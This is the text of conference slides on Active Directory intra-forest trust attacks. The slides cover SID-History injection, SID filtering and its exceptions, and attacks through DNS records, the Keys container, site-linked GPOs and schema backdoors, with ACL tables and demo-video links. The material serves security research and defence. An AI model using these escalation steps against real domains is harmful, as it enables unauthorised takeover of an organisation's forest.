
SID-History injection




SID-History injection



SID-History injection



SID-History injection



SID-History injection (Golden ticket)

Demo video: https://github.com/martinsohn/Active-Directory-trust-attacks/blob/main/presentations/AdversaryVillage2022/videos/demo-01_sid-history-attack-success.mp4

Enable SID filtering

Administrator: Command Prompt

```
C:\>whoami  
root\administrator
```

```
C:\>hostname  
ROOT-DC-01
```

```
C:\>netdom trust /d:CHILD ROOT /Quarantine:YES  
Setting the trust to filter SIDs.
```

```
The command completed successfully.
```

```
C:\>
```


SID-History injection (Golden ticket) BLOCKED

Demo video: https://github.com/martinsohn/Active-Directory-trust-attacks/blob/main/presentations/AdversaryVillage2022/videos/demo-02_sid-history-attack-mitigated.mp4

SID filtering research

SID filtering exceptions

- SID filtering works but has exceptions
- Abuse exceptions?

SID pattern	Description of the pattern	Constant/value	Description	Action
S-1-4	NonUnique Authority		A SID that represents an identifier authority.	NeverFilter
S-1-5-9	Enterprise Domain Controllers	ENTERPRISE_DOMAIN_CONTROLLERS	A group that includes all domain controllers in a forest that uses an Active Directory directory service.	EDC
S-1-5-15	"This Org"	THIS_ORGANIZATION	A group that includes all users from the same organization . If this SID is present, the OTHER_ORGANIZATION SID MUST NOT be present.<12>	NeverFilter
S-1-5-21-0-0-0-496	Compounded Authentication	COMPOUNDED_AUTHENTICATION	Device identity is included in the Kerberos service ticket. If a forest boundary was crossed, then claims transformation occurred.<13>	NeverFilter
S-1-5-21-0-0-0-497	Claims Valid	CLAIMS_VALID	Claims were queried for in the account's domain, and if a forest boundary was crossed, then claims transformation occurred.<14>	NeverFilter
S-1-5-1000-*	Other Organization	OTHER_ORGANIZATION	A group that includes all users and computers from another organization. If this SID is present, THIS_ORGANIZATION SID MUST NOT be present.<35>	NeverFilter
S-1-5-R-*R>1000	Extensible			NeverFilter
S-1-10	Passport Authority			NeverFilter

Enumerate default SID rights

- Memberships of local and AD groups
- User Rights Assignment of Domain Controllers
- 'defaultSecurityDescriptor' attribute of 'classSchema' objects
- ACE set directly (not by inheritance) on
 - all AD objects in all naming contexts
 - all registry keys
 - default network shares (SYSVOL, etc.)

Results?

New intra-forest trust attacks

via SID filtering exceptions

Right	Object
ActiveDirectoryRights: GenericAll InheritanceType: None InheritanceFlags: None	DC=@,DC=root.local,CN=MicrosoftDNS,DC=DomainDnsZones,DC=root,DC=local
	DC=@,DC=RootDNSServers,CN=MicrosoftDNS,DC=DomainDnsZones,DC=root,DC=local
	DC=_gc._tcp,DC=root.local,CN=MicrosoftDNS,DC=DomainDnsZones,DC=root,DC=local
	DC=_gc._tcp.Default-First-Site-Name._sites,DC=root.local,CN=MicrosoftDNS,DC=DomainDnsZones,DC=root,DC=local
	DC=_kerberos._tcp,DC=root.local,CN=MicrosoftDNS,DC=DomainDnsZones,DC=root,DC=local
	DC=_kerberos._tcp.Default-First-Site-Name._sites,DC=root.local,CN=MicrosoftDNS,DC=DomainDnsZones,DC=root,DC=local
	DC=_kerberos._udp,DC=root.local,CN=MicrosoftDNS,DC=DomainDnsZones,DC=root,DC=local
	DC=_kpasswd._tcp,DC=root.local,CN=MicrosoftDNS,DC=DomainDnsZones,DC=root,DC=local
	DC=_kpasswd._udp,DC=root.local,CN=MicrosoftDNS,DC=DomainDnsZones,DC=root,DC=local
	DC=_ldap._tcp,DC=root.local,CN=MicrosoftDNS,DC=DomainDnsZones,DC=root,DC=local
	DC=_ldap._tcp.Default-First-Site-Name._sites,DC=root.local,CN=MicrosoftDNS,DC=DomainDnsZones,DC=root,DC=local
	DC=_ldap._tcp.Default-First-Site-Name._sites.DomainDnsZones,DC=root.local,CN=MicrosoftDNS,DC=DomainDnsZones,DC=root,DC=local
	DC=_ldap._tcp.Default-First-Site-Name._sites.ForestDnsZones,DC=root.local,CN=MicrosoftDNS,DC=DomainDnsZones,DC=root,DC=local
	DC=_ldap._tcp.DomainDnsZones,DC=root.local,CN=MicrosoftDNS,DC=DomainDnsZones,DC=root,DC=local
	DC=_ldap._tcp.ForestDnsZones,DC=root.local,CN=MicrosoftDNS,DC=DomainDnsZones,DC=root,DC=local
	DC=_msdcs,DC=root.local,CN=MicrosoftDNS,DC=DomainDnsZones,DC=root,DC=local
	DC=a.root-servers.net,DC=RootDNSServers,CN=MicrosoftDNS,DC=DomainDnsZones,DC=root,DC=local
	DC=b.root-servers.net,DC=RootDNSServers,CN=MicrosoftDNS,DC=DomainDnsZones,DC=root,DC=local
	DC=c.root-servers.net,DC=RootDNSServers,CN=MicrosoftDNS,DC=DomainDnsZones,DC=root,DC=local
	DC=d.root-servers.net,DC=RootDNSServers,CN=MicrosoftDNS,DC=DomainDnsZones,DC=root,DC=local
	DC=DomainDnsZones,DC=root.local,CN=MicrosoftDNS,DC=DomainDnsZones,DC=root,DC=local
	DC=e.root-servers.net,DC=RootDNSServers,CN=MicrosoftDNS,DC=DomainDnsZones,DC=root,DC=local
	DC=f.root-servers.net,DC=RootDNSServers,CN=MicrosoftDNS,DC=DomainDnsZones,DC=root,DC=local
	DC=ForestDnsZones,DC=root.local,CN=MicrosoftDNS,DC=DomainDnsZones,DC=root,DC=local
	DC=g.root-servers.net,DC=RootDNSServers,CN=MicrosoftDNS,DC=DomainDnsZones,DC=root,DC=local
	DC=h.root-servers.net,DC=RootDNSServers,CN=MicrosoftDNS,DC=DomainDnsZones,DC=root,DC=local
	DC=i.root-servers.net,DC=RootDNSServers,CN=MicrosoftDNS,DC=DomainDnsZones,DC=root,DC=local
	DC=j.root-servers.net,DC=RootDNSServers,CN=MicrosoftDNS,DC=DomainDnsZones,DC=root,DC=local
	DC=k.root-servers.net,DC=RootDNSServers,CN=MicrosoftDNS,DC=DomainDnsZones,DC=root,DC=local
	DC=l.root-servers.net,DC=RootDNSServers,CN=MicrosoftDNS,DC=DomainDnsZones,DC=root,DC=local
	DC=m.root-servers.net,DC=RootDNSServers,CN=MicrosoftDNS,DC=DomainDnsZones,DC=root,DC=local
	DC=root-dc-01,DC=root.local,CN=MicrosoftDNS,DC=DomainDnsZones,DC=root,DC=local
	CN=MicrosoftDNS,DC=DomainDnsZones,DC=root,DC=local
	DC=root.local,CN=MicrosoftDNS,DC=DomainDnsZones,DC=root,DC=local
	DC=RootDNSServers,CN=MicrosoftDNS,DC=DomainDnsZones,DC=root,DC=local
ActiveDirectoryRights: CreateChild, DeleteChild, ListChildren, ReadProperty, DeleteTree, ExtendedRight, Delete, GenericWrite, WriteDacl, WriteOwner InheritanceType: All InheritanceFlags: ContainerInherit	
ActiveDirectoryRights: GenericRead InheritanceType: None InheritanceFlags: None	DC=DomainDnsZones,DC=root,DC=local


CN=MicrosoftDNS

- DomainDnsZones partition
 - CN=MicrosoftDNS,DC=DomainDnsZones,DC=root,DC=local
- ForestDnsZones partition
 - CN=MicrosoftDNS,DC=ForestDnsZones,DC=root,DC=local
- Domain partition (legacy <2000)
 - CN=MicrosoftDNS,CN=System,DC=root,DC=local

Attack #1 - DNS trust attack

- Create, delete, modify DNS records of parent domain
 - a) Modify static DNS records
 - b) Modify Active Directory DNS-Based Discovery (DNS-SD) records
 - c) Modify Root Hints/Root DNS servers

Right	Object
ActiveDirectoryRights: GenericAll InheritanceType: All InheritanceFlags: ContainerInherit	CN=Keys,DC=root,DC=local



Attack #2 – Keys container trust attack



- Compromise objects stored in parent domain's Key container
- Empty container?
- Previously stored 'msDS-KeyCredential' objects (NGC, FIDO, and STK keys).
- Container and class obsolete and replaced by 'msds-KeyCredentialLink' attribute
- Objects stored by accident?

New intra-forest trust attacks

via CN=Configuration

CN=Configuration

- “Configuration” Naming Context replicates to all DCs in forest
- Writeable DCs contain writeable copy
- Read only DCs contain non-writeable copy



Security descriptor - CN=Configuration,DC=root,DC=local

Owner ROOT\Enterprise Admins

Group ROOT\Enterprise Admins

SD control

☒ SELF_RELATIVE☐ OWNER_DEFAULTED☐ GROUP_DEFAULTED☒ DACL_PRESENT☐ DACL_PROTECTED☐ DACL_AUTO_INHERITED☐ DACL_DEFAULTED☐ SACL_PRESENT☐ SACL_PROTECTED☐ SACL_AUTO_INHERITED☐ SACL_DEFAULTED

DACL (15 ACEs)

Type	Trustee	Rights	Flags
Allow	NT AUTHORITY\ENTERPRISE DOMAIN CONTROLLERS	Control access (Replicating Directory Changes)	
Allow	NT AUTHORITY\ENTERPRISE DOMAIN CONTROLLERS	Control access (Replication Synchronization)	
Allow	NT AUTHORITY\ENTERPRISE DOMAIN CONTROLLERS	Control access (Manage Replication Topology)	
Allow	BUILTIN\Administrators	Control access (Replicating Directory Changes)	
Allow	BUILTIN\Administrators	Control access (Replication Synchronization)	
Allow	BUILTIN\Administrators	Control access (Manage Replication Topology)	
Allow	NT AUTHORITY\Authenticated Users	Read	
Allow	ROOT\Enterprise Admins	Full control	Inherit
Allow	NT AUTHORITY\SYSTEM	Full control	
Allow	ROOT\Domain Admins	Write, List object, Write DACL, Write owner, Create child, Delete, Control access	Inherit, Inherit only
Allow	NT AUTHORITY\ENTERPRISE DOMAIN CONTROLLERS	Control access (Replicating Directory Changes All)	
Allow	NT AUTHORITY\ENTERPRISE DOMAIN CONTROLLERS	Control access (Replicating Directory Changes In Filtered Set)	
Allow	BUILTIN\Administrators	Control access (Replicating Directory Changes All)	
Allow	BUILTIN\Administrators	Control access (Replicating Directory Changes In Filtered Set)	
Allow	ROOT\Enterprise Read-only Domain Controllers	Control access (Replicating Directory Changes)	

Add...

Delete


Edit...

CN=Configuration

- Combining what we know...
 - Writeable on all writeable DCs
 - Replicates to all domains
- Write in child-domain, affect parent domain
- What's in CN=Configuration?

Attack #3 - GPO on site trust attack

1. SYSTEM on child DC
2. Create malicious GPO
 - Create user
 - Add group member
 - Create Scheduled Task
 - And so on...
3. Link to site of parent domain DC




```
Administrator: Windows PowerShell
PS C:\> Get-ADReplicationSite -Server root.local | select DistinguishedName
DistinguishedName
-----
CN=Default-First-Site-Name CN=Sites,CN=Configuration,DC=root,DC=local
```


Attack #3 - GPO on site trust attack

Demo video: https://github.com/martinsohn/Active-Directory-trust-attacks/blob/main/presentations/AdversaryVillage2022/videos/demo-03_gpo-on-site-attack.mp4

Attack #4 - Schema change trust attack

- Like Schema Admins attack:
 1. Change default security descriptor of new objects (create backdoor)
 2. Wait for new object creation
 3. Exploit backdoor



Attack #4 - Schema change trust attack

Full control of User classSchema object

Security descriptor - CN=User,CN=Schema,CN=Configuration,DC=root,DC=local

Owner: ROOT\Schema Admins

Group: ROOT\Schema Admins

SD control

<input checked="" type="checkbox"/> SELF_RELATIVE	<input checked="" type="checkbox"/> DACL_PRESENT	<input type="checkbox"/> SACL_PRESENT
<input type="checkbox"/> OWNER_DEFAULTED	<input type="checkbox"/> DACL_PROTECTED	<input type="checkbox"/> SACL_PROTECTED
<input type="checkbox"/> GROUP_DEFAULTED	<input checked="" type="checkbox"/> DACL_AUTO_INHERITED	<input checked="" type="checkbox"/> SACL_AUTO_INHERITED
	<input type="checkbox"/> DACL_DEFAULTED	<input type="checkbox"/> SACL_DEFAULTED

DACL (3 ACEs)

Type	Trustee	Rights	Flags
Allow	ROOT\Schema Admins	Write, List object, Write DACL, ...	Inherit, Inherited
Allow	NT AUTHORITY\Authenticated Users	Read	Inherit, Inherited
Allow	NT AUTHORITY\SYSTEM	Full control	Inherit, Inherited


Add...
Delete
Edit...

Attack #4 - Schema change trust attack

Demo video: https://github.com/martinsohn/Active-Directory-trust-attacks/blob/main/presentations/AdversaryVillage2022/videos/demo-04_schema-attack-fail.mp4

Attack #4 - Schema change trust attack

